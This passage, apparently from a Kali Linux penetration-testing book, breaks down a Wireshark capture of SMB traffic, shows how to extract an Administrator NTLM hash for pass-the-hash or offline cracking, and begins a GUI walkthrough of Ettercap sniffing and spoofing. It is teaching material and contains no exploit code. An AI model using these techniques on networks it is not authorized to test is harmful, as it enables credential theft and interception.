The next section of the packet is where TCP comes in and sets the type of TCP or UDP protocol to be used and the assigned source and destination ports for the transmission of the packet. This packet is being sent from a client machine (the source). From the above IP section, we see that the client IP address is `192.168.202.130`. Below, we see the client's port of `49161`. This packet is being sent to `192.168.202.128` (the destination) at port `445`. This being TCP, a return route is included for returned traffic. We can tell just by the destination port information that this is some type of SMB traffic:

```
Transmission Control Protocol, Src Port: 49161 (49161), Dst Port:
microsoft-ds (445), Seq: 101, Ack: 61, Len: 134
    Source port: 49161 (49161)
    Destination port: microsoft-ds (445)
    [Stream index: 0]
    Sequence number: 101    (relative sequence number)
    [Next sequence number: 235    (relative sequence number)]
    Acknowledgment number: 61    (relative ack number)
    Header length: 20 bytes
    Flags: 0x018 (PSH, ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Nonce: Not set
        .... 0... .... = Congestion Window Reduced (CWR): Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 1... = Push: Set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
```

In packet information like above, `0` is `No` and `1` is `Yes`.

```
Window size value: 63725
[Calculated window size: 63725]
[Window size scaling factor: -1 (unknown)]
Checksum: 0xf5d8 [validation disabled]
[SEQ/ACK analysis]
    [This is an ACK to the segment in frame: 8]
    [The RTT to ACK the segment was: 0.002915000 seconds]
    [Bytes in flight: 134]
```

Below, we see that this is a NetBIOS session using the SMB protocol:

```
NetBIOS Session Service
    Message Type: Session message (0x00)
    Length: 130
SMB (Server Message Block Protocol)
    SMB Header
        Server Component: SMB
        [Response in: 10]
        SMB Command: NT Create AndX (0xa2)
        NT Status: STATUS_SUCCESS (0x00000000)
        Flags: 0x18
        Flags2: 0xc807
        Process ID High: 0
        Signature: 0000000000000000
        Reserved: 0000
        Tree ID: 2049
        Process ID: 2108
        User ID: 2048
        Multiplex ID: 689
    NT Create AndX Request (0xa2)
        [FID: 0x4007]
        Word Count (WCT): 24
        AndXCommand: No further commands (0xff)
        Reserved: 00
        AndXOffset: 57054
        Reserved: 00
        File Name Len: 44
        Create Flags: 0x00000016
        Root FID: 0x00000000
```

Below, we have been granted access to the data we are requesting. We can now see that this packet is involved with accessing a file. The user who has done this request has the below permissions to view the file requested. We can see from above that a successful status was given for the file request:

```
        Access Mask: 0x00020089
            0... .... .... .... .... .... .... .... = Generic
            Read: Generic read is NOT set
            .0.. .... .... .... .... .... .... .... = Generic
            Write: Generic write is NOT set
            ..0. .... .... .... .... .... .... .... = Generic
            Execute: Generic execute is NOT set
            ...0 .... .... .... .... .... .... .... = Generic All:
            Generic all is NOT set
            .... ..0. .... .... .... .... .... .... = Maximum
            Allowed: Maximum allowed is NOT set
            .... ...0 .... .... .... .... .... .... = System
            Security: System security is NOT set
            .... .... ...0 .... .... .... .... .... = Synchronize:
```

```
            Can NOT wait on handle to synchronize on completion of
            I/O
            .... .... .... 0... .... .... .... .... = Write Owner:
            Can NOT write owner (take ownership)
            .... .... .... .0.. .... .... .... .... = Write DAC:
            Owner may NOT write to the DAC
            .... .... .... ..1. .... .... .... .... = Read
            Control: READ ACCESS to owner, group and ACL of the
            SID
            .... .... .... ...0 .... .... .... .... = Delete: NO
            delete access
            .... .... .... .... .... ...0 .... .... = Write
            Attributes: NO write attributes access
            .... .... .... .... .... .... 1... .... = Read
            Attributes: READ ATTRIBUTES access
            .... .... .... .... .... .... .0.. .... = Delete
            Child: NO delete child access
            .... .... .... .... .... .... ..0. .... = Execute: NO
            execute access
            .... .... .... .... .... .... ...0 .... = Write EA: NO
            write extended attributes access
            .... .... .... .... .... .... .... 1... = Read EA:
            READ EXTENDED ATTRIBUTES access
            .... .... .... .... .... .... .... .0.. = Append: NO
            append access
            .... .... .... .... .... .... .... ..0. = Write: NO
            write access
            .... .... .... .... .... .... .... ...1 = Read: READ
            access
        Allocation Size: 0
        File Attributes: 0x00000000
        Share Access: 0x00000007 SHARE_DELETE SHARE_WRITE
        SHARE_READ
        Disposition: Open (if file exists open it, else fail) (1)
        Create Options: 0x00000044
        Impersonation: Impersonation (2)
        Security Flags: 0x03
        Byte Count (BCC): 47
        File Name: \My Videos\desktop.ini
```


All the above lines are to let one computer know that on another computer there exists a file named `\My Videos\desktop.ini`. `47` bytes of information was sent. Now, this wasn't the actual file but just a listing of the file. Basically, this would be the packet that makes a file icon appear in your window manager. It sure takes a lot to send just a little bit of data:

```
No.     Time        Source                Destination
Protocol Length Info
     10 9.431187    192.168.202.128       192.168.202.130       SMB
193    NT Create AndX Response, FID: 0x4007
```


Now that we know a bit about packets, let's get back to Wireshark!

Swimming with Wireshark


Let's open it up and open our capture. When you went to Wireshark in Kali 1.x you had to go to **Applications** | **Kali Linux** | **Top 10 Security Tools** | **Wireshark**. When it starts, it will give you warnings about running as root. You can safely click through these. If you like, check the box saying you don't want to see these again. When you work with Kali, you will always be working as `root`. In Kali 2.0 and Kali Rolling Release, you will find Wireshark under the **09 - Sniffing & Spoofing** | **wireshark** menu. The nice people at Offensive Security have made the click-paths to most of the tools in Kali much shorter.




Another warning: never do this with a production Linux machine. Never log in and run as `root` anywhere except Kali. Wolf added a standard user and `sudo` to his Kali Linux test box and only runs as `root` when he is actually running a test.



After the warnings, the window will open. As we can see, we have a really nice interface. You can do more than read captures. You can capture packets from the local interfaces listed. To the right, you will see a section for **Online Help**. If you get lost and need help, that is where you go. There are tons of help online:




Let's open our capture. Click on **File | Open**, and you will get a file menu. Navigate to where your file is and click on the **Open** button:




Now the capture is open and all the data captured is listed in the top screen. Each listing is a packet. What you see is the header information of the packet, its source, destination, and protocol type.


By clicking once on a packet in the top screen, the full information of that packet will appear in the middle screen. This will be the information we saw earlier when we were breaking down a packet. This is actually the packet in human-readable form. In the bottom screen, we have the actual raw packet in machine language. By clicking on the lines of information in the middle screen, Wireshark will highlight in blue the string of machine language of where that code is on the packet:



Looking at the first screen, we see the overall traffic. We see a machine making a DHCPv6 Solicit call not getting a response from anywhere. IPv6 must be turned off on this network. Next, we see the back and forth traffic between `192.168.202.128` and `192.168.202.130`, talking SMB. Just from the headers we can see that this transmission is for file information on `192.168.202.128` using SMB. We can tell that a user on `.130` has access to `.128` just by looking at the headers:



So, where is the good stuff? Below we have a SMB NTLMSSP packet, and we can see that this is for the account `IVEBEENHAD\Administrator` from the header. By selecting the packet, we can drill down into the packet and find the NTLM hash value of the password. This alone can be used in exploitation tools that can pass the hash. You can also bring this hash value into an offline password cracking tool such as John the Ripper or Hydra. Notice you can also see the value in the raw packet information in the bottom screen:



One of the best features of Wireshark is the search function. The details of this function are a book in themselves. You can build expressions with the **Expression...** button on the right side of the **Filter** field. From simple filters such as `ip != 10.0.0.232` (to slice out all traffic to your Kali box) or checking for unexpected SMTP traffic by entering smtp into the filter field, there is endless fun in store as you learn the filters you will need the most. The online help will explain a lot, and like all good knowledge repositories, it will pose new questions as well:

Spoofing network traffic


There are several definitions for spoofing on the Internet:

- **Email spoofing**: This is the most common definition related to masquerading as a different person by using a fake email address. This works well when attempting a phishing attack, where the victim is sent an email that purports to be from their bank or a retail store.
- **Domain spoofing**: It is possible to spoof a domain, and this is where you poison the route table on their network or individual workstation. How that works is that the domain the user types into the address bar is misaligned to point at a false IP address. When the victim goes to `http://bankarmenia.com/`, they end up at a phishing site that looks exactly like the Bank of Armenia site, but it is not. This is used to collect credentials from users for purposes of theft.
- **Domain error spoofing**: Hackers buy domains that are common errors for popular sites, such as `Yaahoo.com`. They build a site that looks like `www.yahoo.com` and benefit from all the misspellings.
- **IP spoofing**: The creation of crafted packets for the purpose of masquerading as a different machine or for the purpose of hiding the origin of the packets.


Ettercap

One of our favorite spoofing tools is Ettercap. Among its charms is an ability to run spoofs through firewalls and from segment to segment:


Cute logo and very revealing! Yes, that is a wireless router on the spider's back. Ettercap has some great plugins for wireless networks. We won't be covering wireless right now but it is something to know. Ettercap can sniff and capture data just like tcpdump and Wireshark, but it also has the function to spoof network traffic, capture the interesting information, and pipe it to a file. In Kali 1.x the graphical interface can be found at **Applications | Kali Linux | Sniffing/Spoofing | Network Sniffers | ettercap-graphical** to fire up Ettercap:



In Kali 2.0 and Rolling release, the click-path to Ettercap's GUI is **09- Sniffing & Spoofing | ettercap GUI**:




Below we have the graphical interface for Ettercap. We first start **Unified Sniffing** by selecting **Sniff** | **Unified Sniffing** in the menu bar:



We are now asked which interface to use. Normally, it will be the default. If needed, with the drop down box you can select any interface on the system. Click on the **OK** button.


Warning!

When using SSH tunneling, Ettercap will break the tunnel connection if used from the remote machine. They don't seem to play well with each other.




You will notice that the menu bar has changed once Unified Sniffing has been configured.

First, we need to log the messages. Go to **Logging** | **Log user messages...** in the menu bar:

